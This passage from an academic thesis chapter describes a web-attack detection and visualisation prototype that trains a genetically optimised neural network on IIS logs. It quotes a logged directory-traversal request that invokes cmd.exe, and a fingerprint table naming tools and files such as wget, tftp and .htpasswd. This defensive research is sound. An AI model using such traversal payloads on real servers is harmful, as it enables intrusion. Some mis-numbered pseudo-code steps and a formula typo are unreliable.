6. *Common Gateway Interface (CGI)*: Exploitation of vulnerable CGI programs.
7. *Internet Information Server(IIS)*: Attacks due to vulnerabilities of IIS.
8. *Cross Site Scripting (XSS)* or *Server Side Includes (SSI)* attacks.
9. *Miscellaneous (MISC)*: Coldfusion, Unicode, and malicious web request options such as PROPFIND, CONNECT, OPTIONS, SEARCH, DEBUG, PUT and TRACE.

4.3 Prototype modules

The visualization prototype system consists of the following modules:

- Data capture module,
- Pre-processor module,
- Knowledge base module,
- Graph generator module,
- Statistical analysis module.

The data capture module selects data either on-line from the Internet traffic or offline from the web server logs. The pre-processor module examines the web requests to detect malicious traffic and its output is then forwarded to the knowledge base module to predict the type of unauthorized traffic. Then, both normal and malicious traffic are processed by the graph generator module for visualization. Additionally, all traffic is processed for statistical analysis. Figure 4-2 shows the architecture of the visualization prototype system. Each module is described in detail below:



Figure 4-2 Visualization prototype system

4.3.1 Data Capture module

The two most popular web servers are Microsoft Internet Information Services (IIS) and the open source Apache web server. The IIS web server of the Library of the Technological Educational Institution (TEI) of Athens was used in order to study the various types of attacks and to create the knowledge data base of the system. Real data was captured with the tcpdump utility in June and November 2005. As the said data did not contain all classes of web attacks, tests were completed using web logs data from 2003, 2004 and 2005 traffic. Web logs covered all versions of the Microsoft IIS server, e.g. V4 (Windows NT 4.0), V5 (Windows 2000), V6 and HTTP API 1.0 (Windows 2003). The size of real data was 95.298 web requests and the size of tested logs was 527.373, 620.033 and 23.577 events for the web logs of 2003, 2004 and 2005 respectively.

The logs of different IIS versions contain the same attributes but their syntax differs slightly from version to version. For instance the web logs of V5 and V6 have the following structure:

#Software: Microsoft Internet Information Services 5.0

#Version: 1.0

#Date: 2005-05-19 to 2005-06-15

#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status sc-win32-status sc-bytes cs-bytes time-taken cs-version cs(User-Agent) cs(Cookie) cs(Referer)

Example:

2005-05-19 04:46:31 66.249.64.68 - 195.130.99.101 80 GET /robots.txt - 404 2 4184 199 10 HTTP/1.0 Googlebot/2.1+(+http://www.google.com/bot.html) - -

#Software: Microsoft Internet Information Services 6.0

#Version: 1.0

#Date: 2005-06-25 13:37:21

#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status

Example:

2005-06-25 13:37:21 195.130.99.3 GET /cacti/image.php - 80 - 82.232.3.137 - 404 0 64

A web request captured online with the tcpdump utility has the following form:

IP 195.251.243.224.1412 > 195.130.99.96.80: tcp 268

GET /HM_Loader.js HTTP/1.1

Accept: */*

Referer: http://www.library.teiath.gr/

Accept-Language: el

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; .NET CLR 1.1.4322)

Host: www.library.teiath.gr

Connection: Keep-Alive

From the above data the attributes to be processed by the system are the web request source IP (c-ip), the request command e.g GET (cs-method) and the request payload (cs-uri-stem).

4.3.2 Pre-processor module

A total of 30 fingerprints were used in the model to group all the different types of known web attacks [Chirillo 02] A detailed description of the web attack fingerprints was given in Appendix B. For the detection of fingerprints in the web requests or logs the regular expressions were primarily used in the pre-processor module.

The pre-processor analyses the web request and creates a feature vector of dimension 30. Fingerprints are detected checking their decimal or hexadecimal representation. The presence of a specific fingerprint in the web request is indicated in the feature vector as 1 (true) and its absence as 0 (false or unknown). An attack may have more that one 1s fired in its vector representation and an attack belonging to a specific attack class has at least one binary representation.

The outputs of the pre-processor module are two files, one with the feature vector and one with the web request data.

For instance the pre-processor for the following malicious web request:

00:25:37 213.23.17.133 - HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404 143 99 0 HTTP/1.0 - - -

produces the following two outputs:

1 1 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 (feature vector) and

213.23.17.133 HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ (payload).

The feature vector will be the input to the expert system and the request data will be forwarded to the graph generator module. The extracted data from a web request are the most significant for the online analysis such as the source IP address, the request option (GET, HEAD etc.) and the request payload.

Table 4-1 summarizes the list of used fingerprints with the appropriate attack types. It is important to notice that the presence of a specific fingerprint in a web request, e.g. the characters " * " or " ; ", do not necessarily denote an attack. It could simply be a false alarm. It is the expert system which decides if the request constitutes a true attack or not, by consulting its knowledge data base.

a/a	Attributes	CMD	INS	TBA	MAI	BOV	CGI	IIS	XSS SSI	MISC
A1	\.. or /..	X	X	X						
A2	" . .. … "	X	X	X						
A3	" | " (%7c) (FA)	X								
A4	" ; " (%3b) (FA)	X								
A5	%00 (null)	X								
A6	" ` " (%60)	X								
A7	" * " (%2a) (FA)	X								
A8	" ~ " (%7e)	X								
A9	" # ^ {} [] "	X		X						
A10	root.exe, sam., cd .pwd,.htpasswd			X						
A11	/etc, /bin, /usr, ls -al, tftp, wget, cat, …	X								
A12	.exe,.bat,.sys, .com,.ini,.sh,.dll, …	X								
A13	cmd?.exe	X								
A14	" > "		X							
A15	" < >"								X	
A16	" ! " (%21) and not alphanum. before								X	
A17	" <? ?> "		X							
A18	" ' " (%27)		X							
A19	" ( ) "								X	
A20	Lots of chars (>256) e.g AAAA…AAA					X				
A21	%xx%xx (unicode) or %uxxxx									X
A22	.asa .asp .jsp followed by \ + .. ::$DATA or ? and illegal query: not <?key=val>							X		
A23	.htw, .htr, .stm .ida, .idc, .idq							X		
A24	msadcs, .pl, .jsp		X							
A25	iisadmin, iisadmpwd			X						
A26	*mail*, postform				X					
A27	.cgi (FA)						X			
A28	.cfm									X
A29	PROPFIND, PUT OPTIONS, DEBUG CONNECT, SEARCH, TRACE,									X
A30	phpMyAdmin, phpmyadmin, iisstart			X						

Table 4-1 Fingerprints and web attack classes

FA: False Alarm

4.3.3 Knowledge base module

If the pre-processor detects even one fingerprint its output is forwarded to an expert system for classification. In the first version of the prototype [Xydas 06] we used an Artificial Neural Network (ANN) as the knowledge data base. In the final version of the prototype a hybrid expert system was used for the web attacks classification. It was an Evolutionary Artificial Neural Network (EANN), which is an Artificial Neural Network (ANN) combined with Genetic Algorithms (GA) for weight optimization. A detailed description of both components of the hybrid expert system and the algorithms used are given below.

4.3.3.1 Artificial Neural network and Backpropagation

The Artificial Neural Network (ANN) used was a multilayer network with one hidden layer, using the *generalized delta rule with the backpropagation (BP) algorithm* for learning and the sigmoid function as activation function.

Let us consider the three-layer neural network of the prototype system shown in Figure 4-3. The indices *i, j* and *k* here refer to neurons in the input, hidden and output layers, respectively. The parameters *n, m* and *l* are respectively 30, 10 and 9 for the prototype system.

Inputs signals $x_1, x_2, \ldots, x_n$ are propagated through the network from left to right and error signals $e_1, e_2, \ldots, e_l$ from right to left. The symbol w_{ij} denotes the weight for the connection between neuron *i* in the input layer and neuron *j* in the hidden layer and the symbol w_{jk} the weight between neuron *j* in the hidden layer and neuron *k* in the output layer.



Figure 4-3 Three layer ANN for the prototype system

Let the training set be {**x**(k), **d**(k)} k=1..N, where **x**(k) is the input pattern vector to the network, **y**(k) the actual output and **d**(k) the desired output vector for the input pattern **x**(k).

Let denote by $E(k) = \frac{1}{2}\sum_{j=1}^{m}[y_j(k) - d_j(k)]^2$ the error over all the m output units for this k^{th} exemplar. The total classification error over the set on N exemplars is defined by $E_T = \sum_{k=1}^{N} E(k)$. Gradient descent search determines a weight vector that minimizes E_T by starting an arbitrary initial weight vector, then repeatedly modifying it in small steps. The direction of steepest descent along the error surface can be found by computing the derivative of E with respect to each component of the vector $\vec{w}$.

This vector derivative is the gradient of E with respect to $\vec{w}$, written $\nabla E(\vec{w})$ and equals to $\left(\frac{\partial E}{\partial w_0}, \frac{\partial E}{\partial w_2}, \ldots \frac{\partial E}{\partial w_n}\right)$. Since the gradient specifies the direction of steepest increase of

E, the training rule for gradient descent is $\vec{w} \leftarrow \vec{w} + \Delta\vec{w}$, where $\Delta\vec{w} = -\eta * \nabla E(\vec{w})$, η is the learning rate which determines the step size in the search (we used η=0.2) and the negative of the vector gives the direction of steepest decrease. For applying the gradient descent method to the training of the network the *continuous updating* approach was used, which requires that the weights will be updated after each training pattern is presented.

To accelerate the training and increase the speed of convergence while minimizing the possibility of oscillation around local minima a momentum term β has been added to the basic gradient descent formulation (we used β=0.95). In this case, the weight vector at time index (k+1) is related to the weight vectors at time indices k and (k-1) by

$$\vec{w}(k+1) = \vec{w}(k) - [\eta * \partial E / \partial\vec{w} + \beta * \Delta\vec{w}(k-1)]$$

The training algorithm of the prototype system can be described in a pseudo-code as following:

Step 1: Initialization

Set all the weights and thresholds levels of the network to random numbers uniformly distributed in the range [-0.5, +0.5].

Step 2: Activation

Activate the back-propagation neural network by applying inputs $x_1(p)$, $x_2(p)$,…$x_n(p)$ and desired outputs $y_{d,1}(p)$, $y_{d,2}(p)$,…$y_{d,n}(p)$.

1. Calculate the actual outputs of the neurons in the hidden layer:

$$y_j(p) = sigmoid\left[\sum_{i=1}^{n} x_i(p) * w_{ij}(p) - \theta_j\right],$$

where *sigmoid* is the sigmoidal activation function.

2. Calculate the actual outputs of the neurons in the output layer:

$$y_k(p) = sigmoid\left[\sum_{j=1}^{m} x_{jk}(p) * w_{jk}(p) - \theta_k\right].$$

Step 3: Weight training

Update the weights in the back-propagation network propagating backwards the errors associated with output neurons.

1. Calculate the error gradient for the neurons in the output layer:

$\delta_{\kappa}(p) = y_k * [1 - y_k(p)] * e_k(p)$, where

$e_k(p) = y_{d,k}(p) - y_k(p)$

Calculate the weight corrections:

$\Delta w_{jk}(p) = \eta * y_j(p) * \delta_k(p) + \beta * \Delta w_{jk}(p-1)$, where

η the learning rate (0.2) and β the momentum term (0.95)

Update the weights at the output neurons:

$w_{jk}(p+1) = w_{jk}(p) + \Delta w_{jk}(p)$

2. Calculate the error gradient for the neurons in the hidden layer:

$\delta j(p) = y_j(p) + [1 - y_j(p)] * \sum_{k=1}^{l} \delta_k(p) * w_{jk}(p)$

Calculate the weight corrections:

$\Delta w_{ij}(p) = \eta * x_i(p) * \delta_j(p) + \beta * \Delta w_{ij}(p-1)$

Update the weights at the hidden neurons:

$w_{ij}(p+1) = w_{ij}(p) + \Delta w_{ij}(p)$

Step 4. Iteration

Increase iteration p by one, go back to Step 2 and repeat the process until the selected error criterion is satisfied.

4.3.3.2 Evolutionary Artificial Neural network

4.3.3.2.1 Backpropagation versus genetic algorithms

There are some drawbacks to backpropagation. For one, there is the "scaling problem". Backpropagation works on simple training problems. However, as the problem complexity increases (due to increased dimensionality and/or greater complexity of the data), the performance of backpropagation falls off rapidly. This makes it infeasible for many real world problems. The performance degradation appears to stem from the fact that complex spaces have nearly global minima which are sparse among the local minima. Gradient search techniques tend to get trapped at local minima. With a high enough gain (or momentum), backpropagation can escape these local minima. However, it leaves them without knowing whether the next one it finds will be better or worse. When the nearly global minima are well hidden among the local minima, backpropagation can end up bouncing between local minima without much overall improvement, thus making for very slow training.

A second shortcoming of backpropagation is the following. To compute a gradient requires differentiability. Therefore, backpropagation cannot handle discontinuous optimality criteria or discontinuous node transfer functions. This precludes its use on some common node types and simple optimality criteria.

GA's are algorithms for optimization and learning, based loosely on several features of biological evolution. GA's do not face the drawbacks of the backpropagation (BP) algorithm, such as the scaling problem and the limitation of the fitness (error) function to be differentiable or even continuous. If the problem complexity increases, due to increased dimensionality and/or greater complexity of data, the performance of BP falls off rapidly.

GA's do not have the same problem with scaling as backpropagation. One reason for this is that they generally improve the current best candidate monotonically, by keeping the current best individual as part of their population while they search for better candidates. Secondly, they are not bothered by local minima.

4.3.3.2.2 Genetic modeling

To find an optimal set of weights for the multilayer feedforward neural network we first need to represent the problem domain as a chromosome. Initial weights are chosen randomly within some small interval [-0.5, 0.5]. The set of weights can be presented by a square matrix (Figure 4-4) in which a real number corresponds to the weighted link from one neuron to another and zero means that there is no connection between two given neurons. Since a chromosome is a collection of genes, a set of weights can be represented by an n-gene chromosome, where each gene corresponds to a single weighted link in the network. Thus, if we string the rows of the matrix together, ignoring zeros, we obtain a chromosome.



Figure 4-4 Weight connection matrix of the three layer (BP) neural network

Each row of the matrix represents a group of all the incoming weighted links to a single neuron. This group can be thought of as a functional building block of the network [Montana and Davis 89] and therefore should be allowed to stay together passing genetic material from one generation to the next. To achieve this we associated each gene of the chromosome not with a single weight but with a group of weights, a row of the above matrix.

In total, there are 409 weighted links (31*10 + 11*9) between neurons, so the chromosome has a dimension of 409 and a population member has been represented as:

$$\mathbf{M} = <w_{0,0}, w_{1,0}\ldots w_{30,0}, w_{0,1}, w_{1,1}\ldots w_{30,1}, \ldots\ldots, w_{0,9}, w_{1,9}\ldots w_{30,9} \mid w_{0,0}, w_{1,0}\ldots w_{10,0}, w_{0,1}, w_{1,1}\ldots w_{10,1}, \ldots\ldots, w_{0,8}, w_{1,8}\ldots w_{10,8} >,$$

where, the first part is the transposed matrix $W_{ih}[31,10]$ of weights between the input and the hidden layer (matrix A in Fig. 4-4, we string the rows together) and the second part concatenated is the transposed matrix $W_{ho}[11,9]$ of weights between the hidden layer and the output (matrix B in Fig. 4-4). Each member of the population was coded with the structure of the chromosome and a double real number for the fitness number.

The second step is to define a fitness function for evaluating the chromosome's performance. This function must estimate the performance of the neural network. The fitness function for evaluating the chromosome's performance was the sum of squared errors (SSE), used in the training phase of the BP algorithm. The smaller the sum, the fitter the chromosome.

The third step is to choose the genetic operators. The crossover and mutation operators were used. A crossover operator takes two parent chromosomes and creates a single child with genetic material from both parents. Each gene in the child's chromosome is represented by the corresponding gene of the randomly selected parent. A mutation operator randomly selects a gene in a chromosome and adds a small random value between -0.5 and 0.5 to each weight in this gene.

The crossover and mutation probabilities were 0.8 and 0.05 respectively. Firstly a mutation probability of 0.02 was used, but finally it raised to 0.05, as it accelerated the evolution of the GA.

The population size *MAXCHR* defined to 30 and the number of *N* generations to 1000.

The used algorithm of the EANN system can be described in a pseudo-code as following:

10. Randomly generate an initial population of chromosomes (population size *MAXCHR*) with weights in the range of [-0.5, 0.5].
11. Train the network for *N* epochs using the BP algorithm. Calculate the fitness function for all individuals.
12. Select a pair of chromosomes for mating with a probability proportional to their fitness (roulette-wheel selection).
13. Create a pair of offspring chromosomes by applying the genetic operators crossover (multi-point crossover) and mutation.
14. Place the created offspring chromosomes in the new population.
15. Repeat step 4, until the size of the new population becomes equal to the size of the initial population, and then replace the parent chromosome population with the new (offspring) population.
16. Go to step 2 and repeat the process until the algorithm converges or a specified number of generations has been reached (we used a maximum of *N* generations).
17. Use the weights of the best member (ideal) of the last generation for the feedforward only operation of the ANN (classification).

4.3.3.2.3 EANN performance versus ANN

For each generation the minimum (minFit) , the average (avgFit) and the maximum fitness (maxFit) of the population were calculated. The algorithm converged if the minimum fitness was less than an epsilon, equal to 10^{-12} and the ratio minFit/avgFit was greater that 0.95. By setting such a severe criterion all members of the final generation became "ideal" and fit to be used for classification in the feedforward neural network, not only the best member of the population.

Figure 4-5 shows the evolution of the genetic algorithm. It converged after 305 generations giving a minimum fitness of 6.61e-12 and 30 ideal members, a set of 30 best optimized weights for the operation of the ANN. Figures 4-6a, 4-6b show the performance of the EANN hybrid expert system versus a simple Backpropagation NN (BNN).

In Figure 4-6a the straight line indicates the stable performance (95.70%) of the EANN using the training set for the performance test. Initial training was done with only 1000 epochs and a SSE limit of 10^{-3}. The other two lines show the performance of a simple

ANN using the BP algorithm. We can distinguish the stochastic behavior of the ANN's performance. Using 1000 epochs and a SSE limit of 10^{-3} the ANN system performance rated between 50-87%, giving an average of 66.15% for 30 runs. Using 30,000 epochs and a SSE limit of 10^{-5} the ANN system performance rated between 85-95% giving an average of 92.52% for 30 runs. In the first version of the prototype system the latter combination was used, which had the drawback of a slower training cycle.

Using the training set and the hybrid expert system with the GA approach for the weight optimization a stable neural network performance of 95.70% was achieved for all the 30 runs (red straight line in Fig. 4-6a). Using test data instead of the training set, the mean network performance for the same 30 runs dropped to only 93.51% (red line in Fig. 4-6b).



Figure 4-5 Genetic algorithm evolution



Figure 4-6a EANN performance versus ANN (training data)



Figure 4-6b EANN performance versus ANN (test data)

4.3.3.3 Training Data Quality

A good method of determining how well a neural network might be able to learn from a given set of data is to measure the *information* which is shared between the proposed input to the network and its target output. The amount of information associated with an event relates to the probability of that event happening: if a rare event occurs, we gain more information than we would if a common event occurred. In fact, the information associated with an event is defined as *log(1/P)* where P is the probability of the event occurring. If we want to know how much information is contained in a whole system, we must add up the information contained in every possible event and take the weighted average.

This measure is called *entropy* and measures *uncertainty* in the system. A large entropy (very uncertain) is produced by a system where the probabilities of different events occurring are similar and so we have little hope of guessing anything about its behavior.

When building a neural network we are not interested in the probabilities with which different events might occur. Indeed, a good training set is one in which all the possible events are covered with equal frequency. The entropy measure is of use here as it should be as close to its theoretical maximum as possible. The entropy of the input layer and the output layer, independent of one another, therefore should be as close to their maximum value as possible. Low entropy at the input or output causes a bias in the network's learning and so should be avoided.

We are really interested in the information which exists between the input data and the output data, referred to as *mutual information*. To do this we must calculate the amount of information we gain about the output by seeing the input.

